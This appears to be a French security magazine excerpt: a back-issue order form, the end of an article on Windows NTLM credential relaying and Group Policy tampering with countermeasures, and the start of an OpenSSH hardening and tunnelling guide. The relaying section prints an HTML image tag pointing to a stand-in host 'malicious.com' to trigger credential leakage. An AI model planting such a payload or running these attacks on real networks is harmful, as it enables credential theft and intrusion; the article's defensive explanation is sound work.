Ex : Achat d'un POWER PACK x5 : - France Métro. : Total = 25€ + 4€ de frais de port par pack. - HORS France Métro. : Total = 25€ + 6€ de frais de port par pack.		FRAIS DE PORT : FRANCE MÉTRO. : +4 € × (X PACK) HORS FRANCE MÉTRO. : +6 € × (X PACK)	
* PP= POWER PACK		TOTAL :	

Cochez ici ▲ POWER PACKS X10

OUI, je désire acquérir un power pack X10	1er 1PP* X10	2ème 2PP* X10	3ème 3PP* X10
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
6, MISC N°			
7, MISC N°			
8, MISC N°			
9, MISC N°			
10, MISC N°			
Total par série de POWER PACKS X10 :	40 €	80 €	120 €
Les hors-séries et les numéros spéciaux sont exclus des PP*		TOTAL :	
Ex : Achat d'un POWER PACK x10 : - France Métro. : Total = 40€ + 8€ de frais de port par pack. - HORS France Métro. : Total = 40€ + 12€ de frais de port par pack.		FRAIS DE PORT : FRANCE MÉTRO. : +8 € × (X PACK) HORS FRANCE MÉTRO. : +12 € × (X PACK)	
* PP= POWER PACK		TOTAL :	

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Editions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

2.2 Credential Relaying

2.2.1 Présentation

L'attaque *Credential Relaying* exploite une autre faiblesse des protocoles d'authentification LM et NTLM.

Ces protocoles reposent tous les deux sur un défi/réponse. Le serveur auprès duquel l'utilisateur cherche à s'authentifier va lui envoyer un défi (valeur aléatoire) que le client doit retourner chiffré avec son hash LM et/ou NTLM.

Le défaut de ce protocole est l'absence d'authentification mutuelle, aggravée par le fait qu'un client Windows va tenter de s'authentifier de manière « transparente » auprès de toute ressource qui le demande (un partage réseau, un serveur web Intranet, un serveur Telnet qui « parle » NTLM, etc.).

2.2.2 Exploitation

L'attaquant doit obtenir du client qu'il s'authentifie auprès d'une ressource sous son contrôle. En pratique, les possibilités sont très nombreuses - la liste ci-dessous est non exhaustive.

Dans le cas où l'attaquant peut agir sur le trafic réseau du client (*Man in the Middle*), il n'a qu'à attendre l'une des nombreuses authentifications du client vers le contrôleur de domaine, un répertoire partagé, ou une imprimante réseau.

Dans le cas où l'attaquant est sur le réseau local, il peut écouter les requêtes de résolution de noms émises en *broadcast* par le client. Contrairement à ce qu'on imagine, ces requêtes sont nombreuses : un simple raccourci sur le bureau vers un partage situé sur un serveur qui n'existe pas ou plus va générer de nombreuses tentatives de résolution. Idem pour un partage ou une imprimante réseau mémorisé, un raccourci dans les « documents récents » vers un serveur inexistant, etc.

NOTE

le comportement du mécanisme de résolution (et en particulier l'utilisation du broadcast) dépend du type de nœud configuré sur le client [18].

Dans le cas où l'attaquant est sur Internet, il peut malgré tout toujours agir au travers d'une page web ou d'un email piégé.

Par exemple, Internet Explorer 6 et Google Chrome (toutes versions disponibles à la date de rédaction de cet article) n'auront aucun problème à se connecter en SMB sur un lien de type `<IMG SRC="\\malicious.com\toto.jpg">` et déclencher ainsi une authentification.

La page Microsoft consacrée à cette attaque **[19]** recense de nombreux vecteurs d'attaque (DNS Devolution, ISATAP, Flash Player, Java, etc.) qui ont été corrigés au cours du temps - mais la liste continue de s'allonger.

2.2.3 Contre-mesure

La variante « Credential Reflection » de cette attaque (dans laquelle le client est confondu avec le serveur) a été corrigée par le bulletin MS08-068. Il suffit au client de refuser les défis qu'il a lui-même généré auparavant.

La variante « Credential Forwarding » reste d'actualité et ne peut pas connaître de solution définitive.

Il faut toutefois noter que le mécanisme *Extended Protection for Authentication* **[20]** (EPA) permet aux applications de se protéger contre la négociation LM ou NTLM « accidentelle ». Les applications Microsoft intègrent petit à petit ce mécanisme. Il reste aux développeurs tiers à faire leur part du travail.

2.2.4 Lectures complémentaires

http://extendedsubset.com/usenix-security-2010-protocol-bugs.pdf

http://code.google.com/p/squirtle/

2.3 Modification des Group Policies

2.3.1 Présentation

Les *Group Policies* sont des jeux de paramètres définis par l'administrateur de domaine et appliqués sélectivement sur les postes de travail du domaine.

Techniquement, ces paramètres sont stockés sous forme de fichiers .INF dans un partage situé sur le contrôleur de domaine et dénommé « SYSVOL ». Ce sont donc essentiellement des fichiers au format texte.

Au démarrage, le poste de travail va requêter Active Directory pour connaître la liste des Group Policies qui lui sont applicables. Il va ensuite télécharger les fichiers correspondants, interpréter le contenu, le mettre en cache dans la clé de base de registre « HKLM\Policies », puis modifier les paramètres effectifs de la machine.

Idem lors de l'ouverture d'une session utilisateur, sauf que le cache se trouve dans « HKCU\Policies » et les paramètres sont appliqués à la session de l'utilisateur.

2.3.2 Exploitation

Quel est le moyen le plus simple d'élever ses privilèges pour un attaquant disposant d'un accès physique à un poste de travail sous Windows (mais pas forcément de *login*) ? On suppose que le poste est parfaitement à jour des correctifs de sécurité et dispose de toutes les technologies de protection les plus avancées...

Dans ce cas, la solution la plus simple consiste à... débrancher la prise. Et intercepter le trafic réseau au moment où le poste copie les fichiers de Group Policies.

C'est alors le bon moment pour altérer des paramètres « intéressants » (et ils sont légion). Par exemple, il est possible de contrôler l'appartenance au groupe « administrateurs » local par le biais des groupes restreints, ou de modifier la configuration des services. Mais il est également possible d'opérer des modifications plus subtiles, comme permettre l'installation de fichiers MSI avec les droits du service d'installation. Les possibilités sont réellement infinies (*downgrade* de paramètres de sécurité, etc.).

Une implémentation de cette attaque est possible à l'aide de la commande `iptables` et l'utilisation de scripts `userland`. Il doit être possible de faire plus efficace en utilisant l'outil `netsed` **[21]** voire en détournant un NIPS. Ceci est laissé en exercice au lecteur ; vous pouvez me faire part de vos outils les plus créatifs ;)

2.3.3 Contre-mesure

Contrairement aux attaques précédentes, il existe une contre-mesure efficace permettant de se protéger contre l'altération des Group Policies en transit : il s'agit de la signature SMB **[22]**. Mais pour être efficace, il convient de rejeter tous les paquets SMB non signés - et donc de rejeter tous les clients qui ne supportent pas la signature SMB.

Pour faire bonne figure, il convient également d'activer la signature LDAP **[23]** ou d'utiliser exclusivement LDAP/SSL - sinon l'attaquant pourra altérer la liste des Group Policies appliquées sur son poste.

2.3.4 Lectures complémentaires

http://support.microsoft.com/kb/887429

http://support.microsoft.com/kb/329170

Conclusion

La quasi-totalité des guides de sécurisation sont inutilisables car ils n'ont aucune souplesse dans leur application, à l'exception notable de l'outil *Security Configuration Wizard* proposé par Microsoft, qui tente de prendre en compte les spécificités de chaque système sur lequel il est exécuté.

Les guides existants maximisent les effets de bord tout en diminuant les risques uniquement à la marge.

Cet article a tenté de mettre en place une approche inverse de celle habituellement utilisée lors de la rédaction d'un guide de sécurisation, c'est-à-dire partir des options proposées par le système pour en faire une documentation exhaustive tout autant qu'indigeste.

À l'inverse, en partant des attaques qui « fonctionnent » de manière universelle lors d'un test d'intrusion, des propositions sont formulées dans cet article pour réduire les risques de manière durable et efficace.

La bonne nouvelle, c'est que c'est gratuit : il n'est pas nécessaire d'acheter et configurer des outils logiciels complexes, souvent coûteux, et pas forcément stables ou maintenus dans le temps.

La mauvaise nouvelle, c'est qu'il va falloir bosser. Alors que Microsoft propose déjà la disparition des protocoles LM et NTLM avec Windows Seven, la plupart des réseaux d'entreprise ne savent pas s'ils peuvent se passer du protocole LM (un protocole conçu par 3Com pour MS-DOS **[24]**).

Une telle situation commence à devenir intenable… en 2011 !

REMERCIEMENTS

Aurélien Bordes, comme d'habitude :)

Et Frédéric Raynal, dont l'ombre plane toujours sur MISC.

NOTES

[1] http://www.nsa.gov/ia/guidance/security_configuration_guides/index.shtml

[2] http://cit.nih.gov/Support/FAQ/Fdcc/

[3] Qui a dit « Visual Basic 6 » ? :)

[4] C'est-à-dire destinées à être exécutées sous un compte administrateur.

[5] http://technet.microsoft.com/fr-fr/library/cc781167(WS.10).aspx

[6] Voir à ce sujet MISC n°53.

[7] http://support.microsoft.com/kb/293626

[8] http://www.microsoft.com/downloads/en/details.aspx?FamilyID=1b6acf93-147a-4481-9346-f93a4081eea8

[9] http://www.microsoft.com/technet/security/advisory/973811.mspx

[10] http://blogs.technet.com/b/askds/archive/2009/10/08/ntlm-blocking-and-you-application-analysis-and-auditing-methodologies-in-windows-7.aspx

[11] L'implémentation Kerberos de Microsoft sait tirer parti des mécanismes de clés asymétriques, mais tous les services réseau sont loin d'être « kerberisés ».

[12] http://oss.coresecurity.com/projects/pshtoolkit.htm

[13] http://freeworld.thc.org/thc-hydra/

[14] http://www.foofus.net/~jmk/medusa/medusa.html

[15] http://cgi.tenablesecurity.com/tenable/smbshell.php

[16] Il n'existe pas à proprement parler « d'authentification par carte à puce » sous Windows, car les seuls « fournisseurs d'authentification » (SSP) sont NTLM et Kerberos.

[17] http://userwww.sfsu.edu/~john/bartspe/

[18] http://support.microsoft.com/kb/119493

[19] http://www.microsoft.com/technet/security/advisory/974926.mspx

[20] http://www.microsoft.com/technet/security/advisory/973811.mspx

[21] http://pwet.fr/man/linux/commandes/netsed

[22] http://support.microsoft.com/kb/161372

[23] http://support.microsoft.com/kb/935834

[24] http://en.wikipedia.org/wiki/LAN_Manager

OPENSSH, UN PROTOCOLE OUVERT AU CHIFFREMENT MAIS FERMÉ AUX ATTAQUES !

Kevin DENIS - kevin2nis@gmail.com - http://exploitability.blogspot.com

mots-clés : TCP/IP / CONNEXION CHIFFRÉE / TUNNELS / OPENSSH

Avant 1995, les connexions distantes et les échanges de fichiers entre deux machines s'effectuaient forcément en clair à l'aide des programmes telnet et ftp. Cela signifie que toute personne en état d'écouter le réseau entre ces deux machines était capable de compromettre la confidentialité des informations transmises. Ce problème, toujours existant aujourd'hui, est d'autant plus grave lors de la phase de login, puisque ce sont les mots de passe qui peuvent ainsi être connus par un attaquant écoutant le réseau. Pour répondre à cette menace, un nouveau protocole de connexion distante et d'échange de fichiers sécurisé fut développé en 1995 et appelé SSH pour Secure Shell. SSH permet de chiffrer l'intégralité des communications, empêchant ainsi une personne écoutant passivement le réseau d'obtenir des informations sur les échanges.

Cette première version de SSH était un logiciel propriétaire, vendu par une société : http://www.ssh.com. SSH a évolué par la suite en une version 2. On parle alors de SSHv1 et SSHv2. La version 1 est aujourd'hui considérée comme obsolète, et SSH signifie généralement aujourd'hui SSHv2. Un ensemble de RFC définissent la manière dont SSHv2 doit être implémenté : RFC 4250, 4251, 4252, 4253, 4254, 4255, 4256, 4335, 4344, 4345 et amendé par les RFC 4419, 4432, 4462, 4716 et 5656 (ces RFC sont disponibles à l'adresse : http://tools.ietf.org/html/rfcXXXX, où XXXX est remplacé par le numéro de RFC).

L'équipe développant OpenBSD (http://www.openbsd.org) a entièrement réécrit un programme se conformant aux normes SSH. Le code source est disponible sous une licence libre (licence type BSD). Le site web d'OpenSSH est : http://www.openssh.com/. OpenSSH est un ensemble de logiciels comprenant un serveur SSH, un client SSH et plusieurs outils annexes permettant l'échange de fichiers et la gestion des paramètres relatifs aux connexions. Ce programme existe en deux versions : la première appelée OpenSSH et uniquement développée pour OpenBSD en ayant comme objectif principal la sécurité de développement ; la seconde appelée portable-openSSH, qui comme son nom l'indique, est un portage du premier code vers tous les autres systèmes (Linux, Mac, etc.). Les dernières versions publiées en date d'écriture de cet article sont les versions 5.8 pour OpenBSD, et 5.8-p1 pour les autres systèmes, diffusées le 4 février 2011.

Cet article n'est pas une aide à la compilation ou à l'installation de ce logiciel. Il n'est pas non plus un descriptif complet de l'ensemble des options de configuration. Cet article souhaite développer certains aspects de ce logiciel. Il s'agit donc d'un ensemble restreint de fonctionnalités choisies pour leur intérêt ou leur sécurité résultant d'un choix arbitraire, une revue exhaustive des possibilités de SSH étant beaucoup trop longue.

Cet article choisit cinq éclairages d'OpenSSH, pouvant être lus indépendamment les uns des autres. Le premier point de vue présente le serveur SSH sous l'angle de la sécurité en expliquant pourquoi SSH est sécurisé et comment affiner cette sécurité. Le second point de vue traite du client SSH en débutant par les options de sécurité de celui-ci, puis sur des points d'utilisabilité offerts par ce client, comme la montée de tunnels, et donne quelques détails pour déboguer une liaison SSH. Le troisième angle d'approche est lié aux outils annexes, tout d'abord ceux livrés avec OpenSSH, puis sur d'autres programmes interagissant particulièrement bien avec les connexions SSH. Le quatrième point de vue s'intéresse aux questions de sécurité liées à SSH, les problèmes de bruteforce et les utilisations dévoyées de SSH. Enfin, le dernier point de vue est celui de la ligne de commandes, puisque six *one-liners* seront expliqués.

1 Le serveur SSH : objectif sécurité

Le serveur SSH est un démon nommé sshd dont la configuration s'effectue via un fichier texte nommé **sshd_config**. Cette partie va tout d'abord expliquer en quoi la connexion est sécurisée entre un client et un serveur grâce au chiffrement. Ensuite, puisqu'un serveur SSH permet à des clients de se connecter, différentes manières de gérer les autorisations d'accès et de droits à ces clients sont montrées. Pour les échanges de fichiers, une méthode utilisant un chroot empêchant les clients de naviguer dans l'arborescence entière du serveur sera expliquée. Enfin, en annexe, une méthode expliquera comment déboguer facilement l'écriture du fichier de configuration d'un serveur SSH.

1.1 Sécurité de la connexion SSH

1.1.1 Les clés mises en œuvre dans les connexions SSH

Il existe trois types de clés différentes entrant en jeu lors d'une connexion SSH. Une connexion démarre par un échange Diffie-Helmann ayant pour but de générer une clé aléatoire permettant de chiffrer la connexion. Cette clé aléatoire est signée par la clé privée d'hôte, paire de clé (RSA ou DSA) unique à l'hôte et généralement créée lors de l'installation du serveur SSH sur l'hôte. Dans cette connexion chiffrée, une clé permettant d'authentifier un utilisateur est envoyée. (Cette clé peut être un mot de passe, une clé RSA, un certificat SSH ou un ticket kerberos selon la configuration.)

Depuis la version 5.7 d'OpenSSH, ces échanges de clés peuvent se calculer à l'aide des courbes elliptiques, technique mathématique permettant d'utiliser des clés moins longues sans diminuer la sécurité. Nous avons donc une clé liée à l'hôte stable dans le temps, une clé liée à l'utilisateur, stable dans le temps, et une clé de chiffrement de connexion, changeante à chaque connexion.

La sécurité des échanges dans le temps dépend de l'échange Diffie-Helmann en début de connexion. L'ensemble des échanges entre deux hôtes est donc chiffré via une clé systématiquement différente d'une connexion sur l'autre. La clé d'hôte ne sert qu'à signer cette clé de chiffrement.

1.1.2 Démon listener d'une part, connexion de l'autre

Pour augmenter la sécurité du démon réseau en cas d'attaque, le serveur SSH est scindé en deux parties (depuis la version 3.3 d'OpenSSH). La première, appelée *listener*, qui s'occupe, comme son nom l'indique, d'écouter le réseau, et la seconde, qui ouvre la connexion une fois authentifiée et qui s'occupe de gérer la suite de la connexion afin de bien séparer les privilèges. Une compromission de l'un n'entraîne pas la compromission de l'ensemble.

Un effet de bord intéressant de ce principe est qu'il devient possible d'arrêter le processus listener sans couper pour autant les connexions déjà établies, ce qui est particulièrement utile lorsqu'il est nécessaire de redémarrer le démon SSH à distance (en cas de changement de configuration, par exemple). Même si le démon listener ne redémarre pas, les connexions SSH établies ne sont pas coupées.

1.2 Granularité de configuration

1.2.1 Limitation des accès et des usages

SSH offrant un accès distant à une machine, il est crucial de pouvoir limiter cet accès avec une granularité fine pour pouvoir en assurer la sécurité.

Le fichier de configuration du serveur SSH permet de restreindre les autorisations de l'entité se connectant en filtrant par hôte, adresse, utilisateur ou groupe. Ces directives sont à placer dans le fichier de configuration principal du serveur SSH, par défaut **/etc/ssh/sshd_config**. Les directives données en début de fichier sont globales à toutes les connexions. Lorsqu'un mot-clé **Match** est lu, alors les directives suivantes s'appliqueront à l'entité correspondante. Ces directives sont alors lues jusqu'au mot-clé **Match** suivant ou la fin de fichier. En voici un exemple commenté :

```
Match User anoncvs
        X11Forwarding no
        AllowTcpForwarding no
        ForceCommand cvs server

Match Host *.domain.tux,82.228.201.195,!*.evil.com
        PermitRootLogin yes
        AllowTcpForwarding yes
        PermitTunnel yes
```

Cette configuration limite l'utilisateur **anoncvs** à la commande **cvs server** et ne permet qu'aux hôtes du domaine domain.tux et à l'IP indiquée de se connecter en **root** et de créer des tunnels.

Le **man sshd_config** donne la liste des directives existantes et **man ssh_config** (chercher PATTERNS) donne la manière d'écrire les motifs de correspondance pour le mot-clé **Match**.

1.2.2 Le chroot du serveur sftp

Le programme SSH est fourni avec un système de transfert de fichier, sftp pour Secure File Transfer Protocol. Certains administrateurs souhaitent donner un accès sftp à une machine, sans pour autant autoriser les accès shell, ni qu'un utilisateur puisse naviguer dans toute l'arborescence du serveur. Un serveur sshd récent permet de répondre facilement à ces deux contraintes :

```
Match Group users
  ChrootDirectory %h
  ForceCommand internal-ftp
  AllowTcpForwarding no
```

Le *home directory* de l'utilisateur doit alors appartenir à **root** et avoir des droits 755 (la création d'un sous-

dossier appartenant à l'utilisateur est acceptée pour autoriser l'*upload* de fichiers si le cas se présente). Le **ForceCommand** doit correspondre à la ligne Subsystem du **sshd_config**. Un utilisateur **sftp** pourrait tenter de monter des tunnels, il est de fait conseillé de toujours interdire explicitement le *TCP forwarding*.

La documentation ne mentionne pas la possibilité d'utiliser un utilisateur **anonymous** pour se connecter au serveur. Ceci dit, le système d'authentification permet d'utiliser PAM (*Pluggable Authentication Module*) et il est sans doute possible de créer un utilisateur **anonymous** par ce biais. Ceci n'a pas été testé.

1.2.3 Le chroot des utilisateurs dans leur home directory

Il est aussi possible de chrooter les utilisateurs dans leur home directory avec accès SSH. La documentation indique que le chroot doit contenir les fichiers nécessaires à une session utilisateur, c'est-à-dire un *shell*, et les **/dev/{null, zero, stdin, stdout, stderr, arandom, tty}**.

1.3 Tips : Déboguer l'écriture de sshd_config

Une astuce permet de déboguer facilement l'écriture du fichier de configuration de sshd. Lors de la mise en place d'une nouvelle option, il est recommandé de lancer sshd sur un autre port que l'habituel en mode *debug* :

```
/usr/sbin/sshd -d -p 4444 -f /path/to/new/sshd_config-test
```

De cette manière, sshd ira écouter le port 4444 (-p), restera accroché sur la console l'ayant lancé en affichant tout le debug niveau 1 (-dd et -ddd pour les niveaux 2 et 3 de debug) et s'arrêtera lors de la déconnexion du client. Il est donc toujours possible de continuer à se logger sur le serveur sshd d'origine si quelque chose de malheureux survenait.

2 Le client SSH : des liaisons sécurisées associées à une bonne utilisabilité

SSH remplace avantageusement les protocoles de connexion distants non sécurisés que sont telnet et ftp (et les 'r'commandes). Aujourd'hui, les utilisateurs tapent **ssh <host>** et ils gagnent en sécurité. SSH côté client propose de plus un très grand nombre d'options utiles pour profiter pleinement de la sécurité induite par le protocole SSH.

Cette partie débute par les aspects sécurité du client SSH avec la gestion des clés hôtes et utilisateurs. Ensuite, nous verrons que SSH permet une gestion précise des clés et des possibilités de montage de tunnels variés. Enfin, quelques aspects pratiques de la gestion de la connexion sont présentés comme le debug de celle-ci.

2.1 Sécurité fournie par le client SSH

2.1.1 La vérification des hôtes distants

SSH vérifie systématiquement l'identité de l'hôte distant sur lequel la connexion se monte. La connexion est signée par la clé de l'hôte distant. Le fichier **~/.ssh/known_hosts** contient la liste des clés publiques des hôtes distants connus. La confiance donnée dans la machine distante repose sur la confiance en cette clé, il est donc toujours conseillé de l'obtenir par un moyen sécurisé autre que la connexion SSH et préalablement à toute connexion vers l'hôte en question.

Dans le cas où la clé est inconnue lors d'une connexion sur une machine, un message d'avertissement apparaît :

```
user@host:~$ ssh -l kevin 192.168.19.15
The authenticity of host '192.168.19.15 (192.168.19.15)' can't be established.
RSA key fingerprint is f3:b9:98:ce:c1:15:3c:96:4f:64:fc:ff:da:a6:1c:6d.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.19.15' (RSA) to the list of known hosts.
kevin@192.168.19.15's password:
Last login: Wed Jan 26 12:54:43 2011 from 192.168.1.5
Linux 2.6.34.
kevin@darkstar:~$
```

Si la clé change d'une connexion à une autre, alors un message d'erreur très explicite prévient l'utilisateur que l'hôte distant n'est sans doute pas le bon et qu'une action manuelle est nécessaire :

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle
attack)! It is also possible that the RSA host key has just been
changed. The fingerprint for the RSA key sent by the remote host is
6c:69:73:65:7a:20:6d:6f:6e:20:62:6c:6f:67:3a:29
Please contact your system administrator.
Add correct host key in /home/kevin/.ssh/known_hosts to get rid of
this message.
Offending key in /home/kevin/.ssh/known_hosts:28
RSA host key for 192.168.1.100 has changed and you have requested
strict checking.
Host key verification failed.
```

Il faut alors vérifier par un autre canal la raison du changement de cette clé. S'il est légitime, et uniquement dans ce cas, il faut alors modifier le fichier **~/.ssh/known_hosts**. Cette vérification de clé hôte participe activement à la sécurité de la connexion. Lorsque la clé d'hôte est vérifiée et validée à la connexion, l'utilisateur sait qu'il se connecte sur la bonne machine et que son trafic n'est pas redirigé vers un serveur contrôlé par un attaquant.

2.1.2 Le login par mot de passe, clé, kerberos, certificat

SSH donne quatre moyens à un utilisateur pour se logger sur la machine distante, le mot de passe unix, la bi-clé, le certificat et le ticket kerberos.

Le premier moyen de se logger sur une machine via SSH consiste à fournir ses login et mot de passe, rigoureusement comme sur une console locale :

```
user@host:~$ ssh -l kevin 192.168.19.15
kevin@192.168.19.15's password:       <-- saisie du mot de passe
Last login: Wed Jan 26 12:41:17 2011 from 192.168.19.1
Linux 2.6.33.4.
kevin@darkstar:~$
```

Cette méthode comporte un défaut mineur. En effet, le mot de passe est utilisé. Si un utilisateur ne vérifie pas la clé de l'hôte, alors il peut envoyer son mot de passe à un hôte qui n'est pas le bon.

Un second moyen, beaucoup plus sécurisé et plus pratique, utilise une bi-clé. Cette bi-clé est générée à l'aide de la commande **ssh-keygen** dont le fonctionnement est expliqué dans la troisième partie. Une fois la clé générée, il faut copier la clé publique de l'utilisateur dans le fichier **~/.ssh/authorized_keys** de la machine distante. La possession de la clé privée associée à cette clé publique permet de se logger sans utiliser le mot de passe utilisateur. La clé privée peut elle-même être protégée par une *passphrase*, ce qui est conseillé, puisque toute personne disposant de la clé privée pourra se logger sur toutes les machines ayant la clé publique associée dans leur fichier **authorized_keys**.

Voici un exemple où un utilisateur se logge sans mot de passe. La clé privée de l'utilisateur n'est pas protégée à l'aide d'une passphrase.

```
user@host$ ssh -l kevin 192.168.1.9
Last login: Wed Feb  2 10:04:29 2011 from macos
Linux 2.6.34.

kevin@zipslack:~$
```

L'utilisation de clé est la méthode préconisée pour augmenter la sécurité des clients, et l'utilisation des mots de passe devrait être découragée.

OpenSSH permet aussi de créer et d'utiliser des certificats (non compatibles x509) à l'aide de la commande **ssh-keygen** (se référer à la documentation associée). SSH permet aussi d'utiliser kerberos, la documentation sur Internet est abondante à ce sujet, voir par exemple http://www.visolve.com/security/ssh_kerberos.php.

2.1.3 Le cas de multiples clés, hôtes ou utilisateurs

Il n'est pas rare d'utiliser plusieurs clés. Soit des clés utilisateurs, car une même personne possède différentes clés selon les hôtes de connexion, soit que les hôtes distants aient plusieurs clés d'hôtes (généralement lorsqu'une machine fait du *port-forwarding* vers différents hôtes ou que plusieurs démons SSH sont lancés sur des ports différents).

2.1.4 Multiples clés utilisateurs

La gestion des multiples clés utilisateurs s'effectue dans le fichier **~/.ssh/config**. Pour prendre l'exemple d'un utilisateur manipulant trois clés distinctes :

```
Host FriendlyName
  HostName fully.qualified.domain.name.long.very.long.name.domain.tux
  User kevin
  Port 2222
  IdentityFile ~/.ssh/id_rsa_FriendlyName
Host Work
  HostName work.factory.com
  User kevin
  IdentityFile ~/.ssh/id_rsa_work
Host AdminWork
  HostName work.factory.com
  User root
  IdentityFile ~/.ssh/id_rsa_Root
```

Chacune des clés sera utilisée relativement au nom appelé. Par exemple :

```
user@machine:~$ ssh FriendlyName

Last login: Wed Jan 26 12:54:43 2011 from 192.168.1.5
Linux 2.6.34.
kevin@darkstar:~$
```

2.1.5 Multiples clés hôtes

Il arrive fréquemment qu'une machine bastion redirige des ports vers des machines protégées. SSH fait confiance à l'adresse IP distante pour faire correspondre ses clés et hôtes. En imaginant qu'une machine bastion redirige le port 2222 vers un premier serveur SSH et le port 22 vers un second serveur SSH, alors un message d'avertissement sera émis lors du login de l'un à l'autre serveur avertissant que sa clé hôte change. En effet, les clés SSH hôtes des deux serveurs SSH sont différentes, donc un *warning* est légitimement levé. La modification de **~/.ssh/config** permet de vérifier les clés relatives à chacun des hôtes :

```
Host premier
  HostName bastion.domaine.com
  Port 22
  HostKeyAlias HostPremier
Host second
  HostName bastion.domaine.com
  Port 2222
  HostKeyAlias HostSecond
```

Ainsi, SSH saura différencier et vérifier chacune des deux clés hôtes correspondant aux deux hôtes distants et aucun warning ne sera levé.

2.2 Utilisabilité : tirer profit de la connexion chiffrée

Le client SSH dispose d'un très grand nombre d'options facilitant la vie de l'utilisateur. Les options expliquées ici permettent de profiter du chiffrement de SSH pour ouvrir des tunnels, et pour faciliter la connexion aux hôtes distants.

2.2.1 Les tunnels : socks, par port, X, par IP (layer2 et 3)

SSH est capable de monter tout type de tunnel (quand la configuration de sshd l'autorise). Quatre types de tunnels sont présentés, le tunnel socks, le tunnel de port (local ou distant), le tunnel pour X-window, et le tunnel IP. Tous ces tunnels sont encapsulés par SSH, donc sur du TCP. Dans la majorité des cas, les connexions

fonctionnent bien. Toutefois, encapsuler du TCP dans du TCP n'a jamais été prévu par la norme TCP et en cas de problèmes ponctuels sur le réseau, les deux couches TCP (le tunnel et le TCP à l'intérieur du tunnel) chercheront à s'adapter, ce qui peut conduire à des ré-émissions et des congestions encore plus fortes et à l'extrême des coupures.

2.2.2 Le tunnel socks

Le tunnel socks se lance simplement avec l'option **-D** suivie d'un port. L'entrée du tunnel socks est du côté client SSH, la sortie du tunnel socks est du côté serveur SSH. Le transport est chiffré par SSH. Du point de vue applicatif, SSH agit comme un serveur proxy socks. Toute application réseau « socksifiable » pourra dès lors utiliser ce proxy socks (à noter que tsocks http://tsocks.sourceforge.net/ permet de socksifier n'importe quelle application non prévue pour à l'origine)

```
kevin@zipslack:~$ ssh -D 7777 user@host
```

et les applications locales utiliseront comme proxy socks 127.0.0.1:7777. Pour partager ce proxy, il suffit de spécifier l'adresse IP d'écoute :

```
ssh -D 192.168.1.5:7777 user@host
```

Et les machines du LAN 192.168.1.0/24 pourront se connecter à ce serveur socks (0.0.0.0 permet de se binder sur toutes les interfaces).

2.2.3 Le tunnel par port

Deux types de port forwarding existent avec SSH. Le port forwarding local, ou ce qui est envoyé depuis un port local, est poussé via le canal SSH vers un port distant, et le port forwarding distant (*remote*), ou ce qui est envoyé sur un port de la machine distante, est poussé sur la machine locale. Toutes les données transmises entre les deux hôtes sont chiffrées et donc sécurisées par SSH.

Le port forwarding local emploie la syntaxe **-L [bind address:]port:distanthost:distanthostport**. En imaginant une machine distante avec un serveur sshd et un service pop3, on pourrait utiliser :

```
ssh -L 8110:127.0.0.1:110 user@host
```

puis faire pointer son *mailer* vers **localhost:8110**. Tout ce qui rentrera dans ce tunnel sortira vers 127.0.0.1 (attention aux confusions, c'est le *host* du point de vue du serveur sshd, donc le serveur sshd lui-même) port 110, pop3. Pour accéder à un serveur pop3 qui n'est pas sur le serveur sshd, on pourrait lancer la commande :

```
ssh -L 192.168.1.5:8110:172.16.1.99:110 user@host
```

Et les clients du LAN 192.168.1.0 iraient chercher leurs mails pop3 via le serveur SSH 'host' en sachant que l'intégralité de leurs paquets sont chiffrés entre le 192.168.1.5 et 'host'.

Le tunnel remote est l'exact opposé. Le port mis en écoute sera distant et les paquets seront forwardés vers le local. Méthode utile lorsque des NAT doivent être traversés. Par exemple, vous avez besoin qu'un administrateur distant prenne la main sur votre VNC local :

```
vncserver -depth 16 -geometry 1024x768 -localhost
ssh -R 5901:127.0.0.1:5901 user@host
```

L'administrateur de la machine 'host' fait pointer VNC Viewer vers 127.0.0.1 et la connexion s'établit. Pour allouer un port dynamiquement, il suffit d'utiliser le port 0, et le numéro sera indiqué à la connexion :

```
user@guest:~$ ssh -l kevin 192.168.19.15 -R 0:127.0.0.1:5901
kevin@192.168.19.15's password:
Allocated port 57056 for remote forward to 127.0.0.1:5901
Last login: Wed Jan 26 13:29:44 2011 from 192.168.19.1
Linux 2.6.34.
kevin@darkstar:~$
```

Le nombre de ports à ouvrir n'est pas limité et les options -L et -R sont répétables autant de fois que nécessaire.

2.2.4 Le tunnel pour X

Le protocole X peut être encapsulé par SSH. La fenêtre X sera calculée sur la machine où fonctionne le serveur SSH et sera affichée sur le serveur X de la machine où le client SSH est lancé. Il suffit d'utiliser l'option **-X** ou **-Y**. **-Y** est la version sécurisée de **-X** et certaines applications X vérifient l'option **-X** ou **-Y** utilisée. Exemple avec un **xterm** :

```
ssh -X user@host
xterm &
```

Tout le trafic X est encapsulé dans la liaison sécurisée SSH. La page http://www.hsc.fr/ressources/breves/ssh-x11.html.fr explique les apports de l'option **-Y**.

2.2.5 Le tunnel IP

SSH permet de monter un tunnel IP à l'aide d'interfaces tun via l'option **-w** :

```
ssh -w any user@host
```

Une interface tun sera créée sur l'hôte local et sur l'hôte distant. **any** crée à la volée une interface tunX sur chacune des deux machines. Il suffit d'associer une IP et des routes. Par exemple, pour tunneler l'intégralité du trafic d'une machine (host.domain.net est l'hôte hébergeant le serveur SSH, a.b.c.d est la passerelle par défaut du client SSH) :

```
#suppression de la route par défaut
ip route del default
#on indique à la machine comment joindre host.domain.net (attention au DNS)
ip route add host.domain.net via a.b.c.d
#On lance la connexion qui va créer une interface tun de chaque côté
ssh -w any user@host.domain.net

(Puis côté local)
#configuration de l'interface tun0
ip address add 10.0.0.10/24 brd + dev tun0
ip route add 10.0.0.0/24 dev tun0
